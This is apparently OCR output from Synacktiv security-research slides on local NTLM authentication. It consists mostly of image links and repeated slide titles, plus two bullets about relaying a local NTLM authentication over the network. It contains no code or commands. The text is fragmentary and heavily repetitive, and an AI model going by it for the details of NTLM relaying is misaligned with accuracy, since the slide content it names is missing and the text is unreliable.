


- **Local NTLM authentication!**

Local NTLM authentication




Local NTLM authentication




Local NTLM authentication

SYNACKTIV




Local NTLM authentication

SYNACKTIV




Local NTLM authentication




Local NTLM authentication


SYNACKTIV



Local NTLM authentication



Local NTLM authentication



Network Diffing

Conclusion

- **We are relaying a local NTLM authentication over the network**
- **Why does the server decide to perform local NTLM authentication?**

SMB client authentication workflow

